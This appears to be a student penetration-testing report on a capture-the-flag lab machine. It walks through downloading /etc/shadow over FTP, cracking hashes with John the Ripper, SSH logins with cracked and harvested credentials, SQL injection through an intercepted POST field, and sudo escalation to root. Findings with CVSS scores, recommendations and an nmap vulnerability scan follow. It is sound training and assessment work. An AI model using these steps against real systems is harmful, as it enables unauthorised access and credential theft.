Enumerating Further	After abtaining the flag2 changed the directory to etc floder on the ftp server. ftp> cd etc 250 CWD command successful ftp>ls There were 90 files and floaders found with 'ls' command. Most importantly the 'shadow' file was among them which contain linux password hashes. ftp> get shadow local: shadow remote: shadow 200 PORT command successful 150 Opening BINARY mode data connection for shadow (1415 bytes) 226 Transfer complete 1415 bytes received in 0.00 secs (1.1034 MB/s) And download that shadow file to the local host with get command.	After downloading the shadow file to the kali linux, viewed it with cat command on the terminal: nanoshadows@kali:~$ cat shadow And found five users with hashed passwords: - **root**:$6$QlJt0cnr$hmgN/fzUrHFFI1SaGXVNzE060TPuwsZdzPvMyXwD1HxVqm9kShuXNQsu7ljzqYnPk4sr1Ed.IAy3/FWmh9dS8. - **backup**:$6$Tye3KuC5$rVIT3u5M9IhZZI.jRanteGT3o7DbkLFWb/gXqSNxvJ.Eyf8WaLB63ZDS2bqH2aPR2dw3WcPWoIlR37Wt/a1ps/ - **allison**:$6$sPsSvR2J$wk59pi4or6QR5IobArTZpn4k7i2jZQ07pYnMPOxTU5G3axhRm/iaOJOE5Kx04nR6oLvbZFaBT6Zh2/DlrUjbo1 - **paul**:$6$YGG4oFLp$avrVGY6.S59aApmCY/60A7AWfGDBh/zI7Lnz7uY9dZgQkMotlksLTZoY1Tnt45p1dRFOI6VZB4YJIBS5OmSMe/ - **dr_balustrade**:$6$3kgge6ym$OcIOZS8bJy41YsLYXToOW2Ag3imG1KEXkPgQpnbSfCBIYE26Kp42QHGeAyV3L4zPsa/AAuAsLXx9QCXtyF/xX0	- During this step shadow file specifically used because it where Linux systems store its user's usernames and passwords. - Downloaded the shadow file into the local computer because it would help and make easy to crack those hashes.
Enumerating Further	Used the John The Ripper tool with shadow file. And used the rockyou.txt with JohnTheRipper to crack the hashes. nanoshadows@kali:~$ sudo john shadow -wordlist /usr/share/wordlists/rockyou.txt	After few minites JohnTheRipper tool was able to crack the dr_balustrade password with is 'pinky': nanoshadows@kali:~$ sudo john shadow --show dr_balustrade:pinky:15633:0:99999:7:::	- John the ripper is password cracking tool that helped to cracked hashes of the shadow file. - There are few algorithms are used by Linux to encrypt these hashes MD5, Blowfish, SHA256 and SHA512


Action	Description / Use	Result	Justification.
Gaining Access and Privilege Escalation	Then used these cracked password and user name to connect to the dr_balustrade account via ssh: nanoshadows@kali:~$ ssh dr_balustrade@192.168.30.132 dr_balustrade@192.168.30.132's password: After typing password as ‘pinky’, it automatically connected to the dr_balustrade@alheim-lab account. dr_balustrade@alheim-labs:~$ ls flag3 irclogs research webtemp	Found Flag 3: When typed “ls”, there was file called flag1 and viewed it with cat command. dr_balustrade@alheim-labs:~$ cat flag3 Y|O`r6A5g2`-]z]}pC/$iw]TAVKLBSp0U[F8G*:x=dE"13U'"wmKpECv-oN **Flag 3 → Y\|O`r6A5g2`-]z]}pC/$iw]TAVKLBSp0U[F8G*:x=dE"13U'"w**	In order to find any flags on the ftp server and get further information about the victim machine.
Enumerating Further	Then further examed system: dr_balustrade@alheim-labs:~$ sudo bash [sudo] password for dr_balustrade: dr_balustrade is not in the sudoers file. This incident will be reported. Try gain the root privilege. But it wasn't succeed. dr_balustrade@alheim-labs:~$ cd irclogs/ dr_balustrade@alheim-labs:~/irclogs$ cd localhost dr_balustrade@alheim-labs:~/irclogs/localhost$ ls #alheim.log auth.log dr_balustrade.log operserv.log paul.log Then found these 5 logs. Then cat them one by one to identify any further information about the target. dr_balustrade@alheim-labs:~/irclogs/localhost$ cat \#alheim.log	and found that dry and Paul was having conversion about webs tats program. --- Log opened Sat Oct 20 20:01:16 2012 20:01 -!- dr_balustrade [dr_balustr@i.love.debian.org] has joined #alheim 20:01 -!- ServerMode/#alheim [+nt] by alheim-labs.alheim.org ………………… 20:09 <@dr_balustrade> Are you playing games on the server again? ……………… 21:19 <@dr_balustrade> I uploaded your webstats program, I'll put it on the web site. 21:19 < paul> sweet ………	one to identify any further information about the target.
	Then I decided to go into the webtemp directory that I saw before. dr_balustrade@alheim-labs:~$ cd webtemp/ dr_balustrade@alheim-labs:~/webtemp$ ls checklogin.php index.php login_success.php logout.php	Found these three php files and view one by one to identify any vulnerabilities	This move assisted to find some vulnerability of the web page.

<table>
<thead>
<tr><th>Action</th><th>Description / Use</th><th>Result</th><th>Justification.</th></tr>
</thead>
<tbody>
<tr>
<td></td>
<td>And the checklogin.php file was viewed
<pre>
dr_balustrade@alheim-labs:~/webtemp$ cat checklogin.php
</pre></td>
<td>And found these information:
<pre>
<?php
$host="localhost";
$username="web";
$password="supersecret";
$db_name="web";
$tbl_name="members";
………………
echo $myusername;
echo " ";………
</pre></td>
<td></td>
</tr>
<tr>
<td>Gaining Access</td>
<td>Then I realised there was MySQL server was running. Therefore, I used these found information to login to that server:
<pre>
dr_balustrade@alheim-labs:~/webtemp$ mysql -u web -p
</pre>
Username → web
Password → supersecret</td>
<td>Successfully loged into the mysql service:</td>
<td>This step allowed to login to the MySQL service.</td>
</tr>
<tr>
<td rowspan="2">Enumerating Further</td>
<td>Then search for any database:
<pre>
mysql> show databases;
</pre></td>
<td>Found two databases
<pre>
+--------------------+
| Database |
+--------------------+
| information_schema |
| web |
+--------------------+
</pre></td>
<td rowspan="2">After login to the MySQL server, need to find out all the databases there. Therefore, these commands used to show all the databases, tables inside the bases and data.</td>
</tr>
<tr>
<td>After that used web database to search any tables
<pre>
mysql> use web;
mysql> show tabels;
</pre></td>
<td>Found one table called members:
<pre>
+---------------+
| Tables_in_web |
+---------------+
| members |
+---------------+
</pre></td>
</tr>
</tbody>
</table>

Action	Description / Use	Result	Justification.

Enumerating Further	And search all the information which was insie that member table;
	`mysql> select * from members;`
		Found one username and password for it.
		`+----+----------+------------------------+`
		`| id | username | password               |`
		`+----+----------+------------------------+`
		`|  1 | drB      | Rainb0wD4ash1sBe$tP0ny |`
		`+----+----------+------------------------+`	

Exploitation & Gaining Access	Then Opened the Mozilla Firefox 68.11.0esr (64-bit) again and direct to the alheim lab ip address. And type the found creadentials on the web page. Username: drB Password: Rainb0wD4ash1sBe$tP0ny	The Login attempt was successful. And login web page direct to http://192.168.30.132/login_success.php web address.	This step was conducted to penetrate web page using found credentials.

Exploitation	And Viewed the http://192.168.30.132/login_success.php soruce code.
	
	`<td><select name=display>`
	`    <option value="SELECT * FROM test">test</option>`
	`    <option value="SELECT * FROM coretemp">Core Temperature</option>`
		And I realised that the web page uses SQL to access the tales from the database.	In order to check any vulnerabilities on the web page.


Enumerating Further & Vulnerability Identification	Desided to use BurpSuit to intecept the trafffic that flowed through the network. And to edit them if possible.	Set up the firefox and BurpSuit successfully.	Exploiting the above found vulnerability by injecting SQL code to the http request. In order to find any sensitive data or flags.
	- Then started the BurpSuit version 11.0 on kali linux machine.		
	- Allow proxy on firefox browser. ☰ → Preferences → Settings → Manual proxy configuration.		
	- Use localhost as the HTTP proxy and prot is 8080 HTTP proxy → 127.0.0.1 Port → 8080		
	- On BurpSuit made sure the proxy was set to localhost as well as port was 8080. And turn on the “intercept is on”		

Action	Description / Use	Result	Justification.

	After setting up the BurpSuit I hit the Display on the web page. One it was done. BurpSuit was poped up this the HTTP Post request to http://192.168.30.13	Once it was done. BurpSuit was poped up this the HTTP Post request to http://192.168.30.132
		`POST /display_stats.php HTTP/1.1`
		`Host: 192.168.30.132`
		`……`
		`display=SELECT+*+FROM+test&Submit=Display`	

	In that post request there were some SQL commends.
	`display=SELECT+*+FROM+test&Submit=Display`
	Then I decided to inject my own SQL commend to the POST request. And see what is happening. Therefore, I used this command to see if there are any tables that I could find.
	`display=SHOW tables&Submit=Display`
		Once that modified API was sent. Three tables name were shown up on the firefox browser.
		- Coretemp
		- Flag4
		- Statsadmins
		- test	

Enumerating Further	When I saw that flag4 table I suddenly went back and modified the post requst again to show all the data from the falg4 table. `display=SELECT * FROM flag4 Submit=Display`	Found Flag 4: Once the the packet forward. Flag4 showed up on the firefox. **Flag 4 → F-Mm&Hq=>j}Cq5-;&GcfC8j<9:yje%k+vE(<6{Rb{V(SWb;6JA**	This step allowed to obtain flag4

Enumerating Further	As aforementioned, there were 4 tables In the database. All other tables were tested but statsadmins. Therefore, I decided to search what inside the statsadmins table. For that I decide to intecept the traffic again.
	And change the Post request SQL injection.
	`display=SELECT+*+FROM+statsadmins&Submit=Display`
		When the SQL injected packet was sent out. And able to find some credentials that looked like the password for Allison account.
		
		`[username] => allison`
		`[2] =>  이 STATS씀 대՜ 비밀번ظ입니다!@#$`
		`[password] =>  이 STATS씀 대՜ 비밀번ظ입니다!@#$`
		However, there was some letters there. But not sure what was it. Then unknown letters were copied.
			This step was conducted in order to find out what is in statsadmins table.

Exploitaiton	Then I tried to SSH login with coppied letters and username which is allison.	however, this step was not succussed.
		`nanoshadows@kali:~$ ssh allison@192.168.30.132`
		`allison@192.168.30.132's password:`
		`Permission denied, please try again.`
			Tried to penetrate the Allison account with above found credentials.

Action	Description / Use	Result	Justification.
	After unsuccessful above attempt I googled the coppied known letters on Windows machine.	Then I found some koren letters.	
	Therefore, I used google translater to translate korean into english.	Google translater was able to translate the koren into English successfully. it showed this text **Password for this STATS! @#$**	

Gaining Access	Then I changed STATS to SSH and used its korean letters to loggin to allison account with SSH.
	Username - allison
	Password - 이 SSH에 대한 비밀번호입니다!@#$
	`nanoshadows@kali:~$ ssh allison@192.168.30.132`
		Finally this attempt was successful. I was able to login to allison account remotely.
		`allison@alheim-labs:~$ whoami`
		`allison`
		`allison@alheim-labs:~$`	

Enumerating Further	Then first tried with different Unix command utilities to gain more information about the system and to find the last flag.
	`allison@alheim-labs:~$ ls`
	`irclogs  research`
	`allison@alheim-labs:~$ find -name *flag*`
	`allison@alheim-labs:~$`
		However, I wasn’t able to find anything interesting.	In order to get more details about the victim account and to find the last flag.

	Then I run sudo -l command to check whether I have sudo privileges.
	`allison@alheim-labs:~$ sudo -l`
		Then I realied I have root privilage with allison account.
		`allison@alheim-labs:~$ sudo -l`
		`[sudo] password for allison:`
		`Matching Defaults entries for allison on this host:`
		`    env_reset`
		`User allison may run the following commands on this host:`
		`    (ALL) ALL`
			In order to check whether this account has any kind of root privileges.

Privilege Escalation	Finally, this command utility was run in order to obtain sudo privileges.
	`allison@alheim-labs:~$ sudo bash`
		It gave the root permission.
		`root@alheim-labs:/home/allison# whoami`
		`root`
			This step allowed to obtain the root privileges on the Allison user.

Action	Description / Use	Result	Justification.
Enumerating Further	Use ls some Linux command utility. root@alheim-labs:/home/allison# ls irclogs research root@alheim-labs:/home/allison# cd root@alheim-labs:~# ls flag5 root@alheim-labs:~#	Found flag5: When “ls” was typed, there was file called flag5 and viewed it with cat command. root@alheim-labs:~# cat flag5 zhK~bbTLh.6/f2G'[gy%Qu3<k,*=xwY"/v@.@hz"q`E"3{a4(r **Flag 5 → zhK~bbTLh.6/f2 G'[gy%Qu3<k,*=xwY"/v@.@hz"q`E"3{a4(r**	This step was taken to find the flag on the Allison account and get further information about the victim machine.
Enumerating Further	There was user called ftp. Therefore, pen-teseters want to see what is inside it. root@alheim-labs:/home# ls allison dr_balustrade ftp paul root@alheim-labs:/home# cd ftp/	However, could not found anything interesting. root@alheim-labs:/home/ftp# ls welcome.msg root@alheim-labs:/home/ftp# cat welcome.msg Welcome, archive user %U@%R ! The local time is: %T This is an experimental FTP server. If you have any unusual problems, please report them via e-mail to <root@%L>. root@alheim-labs:/home/ftp#	Tried to enumerate ftp user.

Results and Recommendations

This section of the report illustrates all the vulnerabilities that were identified during the penetration test. Furthermore, this reveals the potential impacts on the security of the system. And recommendations have been presented in order to mitigate or remove the found vulnerabilities. The Common Vulnerability Scoring System (CVSS) has been utilized in order to capture the principal characteristics of a vulnerability and reflect its security in a numerical score (Houmb, Franqueira, 2010).

Severity	CVSS Score	Description
Critical	9.0-10.0	Very easy to exploit these types of vulnerabilities and could harm system data. It is advised to fix them as soon as possible.
High	7.0-8.9	Exploiting vulnerability is quite hard. However, it could be done by skillful attacker. Furthermore, it could cause raised privileges and it could compromise CIA of the system. It is informed to frame an arrangement with respect to activity and fix at the earliest opportunity.
Medium	4.0-6.9	System has weakness; However, they cannot be exploited without extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Existing weaknesses are non-exploitable however would lessen an association's assault surface. It is informed to concerning of patching or fixing while next updating the system.
Informational	N/A	There is not vulnerably in the system. But further notification is given to the client about the system.

Furthermore, CVSS base and temporal scores is used in this report to illustrates the scores of each vulnerability that were found by testers. These scores are symbolizing mainly with vector strings and numeric values. Following table represents vector strings which illustrate each CVSS scores. (FIRST.org Inc., n.d.-a)

Attack Vector – AV	Network (N), Adjacent (A), Local (L), Physical (P)
Attack Complexity – AC	Low (L), High (H)
Privileges Required – PR	None (N), Low (L), High (H)
User Interaction – UI	None (N), Required (R)
Scope – S	Unchanged (U), Changed (C)
Confidentiality – C	None (N), Low (L), High (H)
Availability – A	None (N), Low (L), High (H)
Integrity – I	None (N), Low (L), High (H)

Outdated Software

CVSS Rating	🟥 9.8 – Critical
	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP	A9 Using components with known vulnerabilities
WASC	-
CWE	-

Threat: There are number of outdated applications have been found throughout this penetration test. Including

ProFTPD 1.3.3a → CVE-2011-4130 → 🟥 9.0 Critical
OpenSSH 5.5p1 → CVE-2008-3844 → 🟥9.3 Critical
ISC BIND → CVE-2012-1667 → 🟧 8.5 High
Apache → 🟧5.9 Medium
Ruby → 🟧 7.5 High. This outdated software no longer is supported or developed by its vendors. When the bugs or security risk are found by vendors. These bugs and security patches are corrected in next versions. But the old versions exist those bugs and security risks as it is.

Impact: These outdated software open backdoors for attacker to the system. And its sensitive information. Therefore, confidentiality, integrity as well as availability could be comprised due to this vulnerability.

Recommendation:

- ✓ Updating the outdated software is the main recommendation.
- ✓ And Remove dependencies, features, files and documents from the system that not used or necessary.
- ✓ Only download and install applications or software from trusted or official vendors.
- ✓ Always observe libraries and elements that are not maintained well. If the security patching of these libraries is Impossible, utilize a virtual path for monitoring.
- ✓ Maintain backup as a contingency plan.
- ✓ Regularly version of the applications needs to be checked.

Broken Access Control

CVSS Rating	🟥 9.9– Critical
	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP	A5 Broken Access Control
WASC	-
CWE	-

Threat: Due to lack of IDS or IPS access control can be found throughout the given system.

- Able to login to the paul account
- Able to access to the FTP , SSH and MySQL database.
- Able to access to the system root privileges.

However, the attack needs to have core skills in order to conduct an attack with this vulnerability.

Impact: The main impact of this weakness is that attackers can personate themselves as an authenticated user or administrator. Furthermore, this vulnerability allows attackers to create, delete or modify data using account privileges. Therefore, this vulnerability leads to compromise the confidentiality, integrity as well as the availability of the system data.

Recommendation:

- ✓ System should reject any exception of public resources.
- ✓ Deploy IDS and IPS with access control mechanism.
- ✓ Suspicious Log access attempts should be altered to the admin.

Sensitive Data Exposure.

CVSS Rating	🟥 9.5 – Critical
	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP	A3 Sensitive Data Exposure
WASC	-
CWE	-

Threat: Sensitive data exposure is one of the biggest vulnerabilities in this system. Sensitive data such as passwords usernames and especially nuclear bomb research documents were able to be discovered under different users accounts and log files. There are two type of data that need to be protected from such vulnerability:

- Stored data
- Transmitted data.

Impact: Impact of sensitive data disclosure is high. These vulnerabilities mainly impact on the confidentiality of the system and its information. Both stored data and transmitted data could be comprised.

Recommendation:

- ✓ First, identify what are the sensitive data and what data need to be secured.
- ✓ Deploy permission requirements for and restrictions as per the classification.
- ✓ Disable caching for response that contain sensitive information.
- ✓ Always encrypt all identified sensitive data and use standard algorithms, protocols and strong keys for encryption and decryption process.
- ✓ Store passwords using strong hash functions and work factor.
- ✓ And use encrypted mediums to exchange sensitive data with strong and standard protocols. For instance, TLS, HTTPS.

Login Brute Force Vulnerability

CVSS Rating	🟧 7.5 – High
	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP	A2 Broken Authentication and session management
WASC	WASC-11 Brute Force
CWE	CWE-285

Threat: This vulnerability happens when a malevolent attacker is able to guess a correct password that will allow attackers to authenticate illicit to an application.

These passwords would be guessed based on pre-generated lists. However, during this penetration test, one of the most common lists, rockyou.txt was used to guess the password.

Impact: The consequences of this vulnerability will vary based on the account that was used to brute force. Hence, if the attacker is able to find an account that has root privileges or the admin account, the consequences are much higher than finding a non-root privilege account or guest accounts.

Recommendation:

- ✓ This vulnerability could be mitigated by using strong passwords for all accounts in the system.
- ✓ Implement a mechanism that will prevent multiple logins attempts for a given username.
- ✓ However, using a strong password is necessary, because if the attacker is able to guess the password from one attempt there is no point of using the mechanism to prevent multiple attempts.
- ✓ Furthermore, by enforcing a password policy will make sure that the passwords are strong enough to prevent such attacks.

It is suggested to use passwords with 8 characters containing numbers and exceptional characters.

HTTP Protocol Vulnerability

CVSS Rating	🟧 8.5 – High
	CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H
OWASP	A2 Broken Authentication and session management
OWASC	-
CWE	-

Threat: The login page of the web page is not submitted Hypertext Transfer Protocol Secure (HTTPS) protocols. Basically, HTTPS is the advanced and secure version of the HTTP. Furthermore, HTTPS utilizes encryption protocols over TLS. Moreover, this protocol prevents eavesdropping on the network.

Impact: HTTP over SSL protocol allows attacks to conduct Man in The Middle attacks as well as eavesdropping. Therefore, an attacker could easily gain access to sensitive data such as passwords and username. Thus, these sensitive data should be encrypted when transmitted over the network.

Recommendation:

- ✓ Change HTTP protocols to HTTPS when the login form is submitted over the network.

HTTP POST vulnerability.

CVSS Rating	🟧 8.5 – High
	CVSS:3.0/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:H
OWASP	A5 Security Misconfiguration
WASC	-
CWE	-

Threat: The web page is vulnerable to slow HTTP POST which allows attackers to perform Denial of Service (DoS) attacks.

Impact: the web server itself becomes inaccessible. However, other services in the system are not impacted by this vulnerability.

Recommendation:

- ✓ This could be prevented or mitigated by limiting the size of the acceptable requests.
- ✓ And placing maximum and minimum acceptable speed rate and accessible request timeout.

Weak Passwords

CVSS Rating	🟧 9.0 – High
	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP	A2 Broken Authentication
OWASC	-
CWE	-

Threat: Weak passwords allow attackers to perform successful brute-force attacks. One account weak password will make whole system vulnerable.

Impact: Weak password allows attackers to compromise confidentiality, integrity as well as availability of system data.

Recommendation:

- ✓ Use strong password.
- ✓ The password needs to be changed at least twice a year
- ✓ It is recommended to use 8 characters long password
- ✓ Furthermore, it should be a letter in a dictionary.
- ✓ Password should be a replacement of letters to numbers (eg: e → 3)
- ✓ One password should not reuse

Username	Password	Strength
allision	이 SSH에 대한 비밀번호입니다!@#$	Strong
Backup	KYNZh9t51CLiIK	Good

web	supesecret	Weak
drB	Rainb0wD4ash1sBe$tP0ny	Strong
dr_balustrade	pinky	Weak.

Reference:


1. FIRST.org Inc. (n.d.-a). Common Vulnerability Scoring System v3.0: Specification document. Retrieved from https://www.first.org/cvss/cvss-v30-specification-v1.8.pdf
2. OWASP Top 10 Security Vulnerabilities 2020. (2020, June 24). Retrieved October 07, 2020, from https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/
3. Open Information Systems Security Group. (2006, May 1). Information Systems Security Assessment Framework (ISSAF) draft 0.2. Retrieved from http://cuchillac.net/archivos/pre_seguridad_pymes/2_hakeo_etico/lects/metodologia_oissg.pdf
4. Houmb, S. H., Franqueira, V. N., & Engum, E. A. (2010). Quantifying security risk level from CVSS estimates of frequency and impact. Journal of Systems and Software, 83(9), 1622-1634. (Houmb, Franqueira, 2010)
5. Scarfone, K., & Mell, P. (2009, October). An analysis of CVSS version 2 vulnerability scoring. In 2009 3rd International Symposium on Empirical Software Engineering and Measurement (pp. 516-525). IEEE. (Scarfone, Mell, 2009)
6. Team, C. (n.d.). CVE-2017-7874: Linux Kernel 4.8.0 UDEV < 232 Local Privilege Escalation Vulnerability. BGD E-GOV CIRT | Bangladesh e-Government Computer Incident Response Team. Retrieved October 7, 2020, from https://www.cirt.gov.bd/cve-2017-7874-linux-kernel-4-8-0-udev-232-local-privilege-escalation-vulnerability/#:~:text=Description%3A%20udevd%20in%20udev%20232
7. SANS Institute: Reading Room - Auditing & Assessment. (2020). Retrieved from https://www.sans.org/reading-room/whitepapers/auditing/conducting-penetration-test-organization-67
8. SANS Consensus Policy Resource Community. (2017b, October). Password protection policy. Retrieved from https://www.sans.org/security-resources/policies/general/pdf/password-protection-policy
9. Carlos Delgdo, 2019 How to crack a PDF password with brute force using John the Ripper in Kali Linux https://ourcodeworld.com/articles/read/939/how-to-crack-a-pdf-password-with-brute-force-using-john-the-ripper-in-kali-linux
10. Oriyano, S.-P. (2016). Ceh certified ethical hacker : study guide : version 9. Sybex. http://proquest.safaribooksonline.com/9781119252245.
11. Weidman, G. (2014). Penetration testing: a hands-on introduction to hacking (1st ed.). San Franciso, CA: No Starch Press. (Weidman, 2014)
12. Hussain, M. Z., Hasan, M. Z., & Chughtai, M. T. A. (2017). Penetration testing in system administration. International Journal of Scientific & Technology Research, 6(6), 275-278. (Hussain, Hasan, Chughtai, 2017)
13. Bacudio, A. G., Yuan, X., Chu, B. T. B., & Jones, M. (2011). An overview of penetration testing. International Journal of Network Security & Its Applications, 3(6), 19. (Bacudio, Yuan, Chu, Jones, 2011)
14. http://www.pentest-standard.org/index.php/Main_Page

Appendix A – Port Scanning

vulners script used with nmap to find out any vulnerabilities according to the its services.

```
# Nmap 7.80 scan initiated Tue Oct  6 10:59:04 2020 as: nmap -sV --script=vulners -o results.txt 192.168.30.132
Nmap scan report for 192.168.30.132 (192.168.30.132)
Host is up (0.00069s latency).
Not shown: 984 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.3a
| vulners:
|   ProFTPD 1.3.3a:
|           CVE-2011-4130      9.0     https://vulners.com/cve/CVE-2011-4130
|           CVE-2019-12815     7.5     https://vulners.com/cve/CVE-2019-12815
|           CVE-2010-4652      6.8     https://vulners.com/cve/CVE-2010-4652
|           CVE-2019-19272     5.0     https://vulners.com/cve/CVE-2019-19272
|           CVE-2019-19271     5.0     https://vulners.com/cve/CVE-2019-19271
|           CVE-2019-19270     5.0     https://vulners.com/cve/CVE-2019-19270
|           CVE-2019-18217     5.0     https://vulners.com/cve/CVE-2019-18217
|           CVE-2016-3125      5.0     https://vulners.com/cve/CVE-2016-3125
|           CVE-2011-1137      5.0     https://vulners.com/cve/CVE-2011-1137
|           CVE-2017-7418      2.1     https://vulners.com/cve/CVE-2017-7418
|_          CVE-2012-6095      1.2     https://vulners.com/cve/CVE-2012-6095
22/tcp   open  ssh         OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:5.5p1:
|           CVE-2008-3844      9.3     https://vulners.com/cve/CVE-2008-3844
|           CVE-2010-4478      7.5     https://vulners.com/cve/CVE-2010-4478
|           CVE-2017-15906     5.0     https://vulners.com/cve/CVE-2017-15906
|           CVE-2010-5107      5.0     https://vulners.com/cve/CVE-2010-5107
|           CVE-2016-0778      4.6     https://vulners.com/cve/CVE-2016-0778
|           CVE-2007-2768      4.3     https://vulners.com/cve/CVE-2007-2768
|           CVE-2016-0777      4.0     https://vulners.com/cve/CVE-2016-0777
|           CVE-2014-9278      4.0     https://vulners.com/cve/CVE-2014-9278
|           CVE-2010-4755      4.0     https://vulners.com/cve/CVE-2010-4755
|           CVE-2012-0814      3.5     https://vulners.com/cve/CVE-2012-0814
|           CVE-2011-5000      3.5     https://vulners.com/cve/CVE-2011-5000
|_          CVE-2011-4327      2.1     https://vulners.com/cve/CVE-2011-4327
23/tcp   open  uucp        Debian in.uucpd, probably Taylor uucpd (PAM auth)
53/tcp   open  domain      ISC BIND 9.7.3
| vulners:
|   cpe:/a:isc:bind:9.7.3:
|           CVE-2012-1667      8.5     https://vulners.com/cve/CVE-2012-1667
|           CVE-2016-2776      7.8     https://vulners.com/cve/CVE-2016-2776
|           CVE-2015-5722      7.8     https://vulners.com/cve/CVE-2015-5722
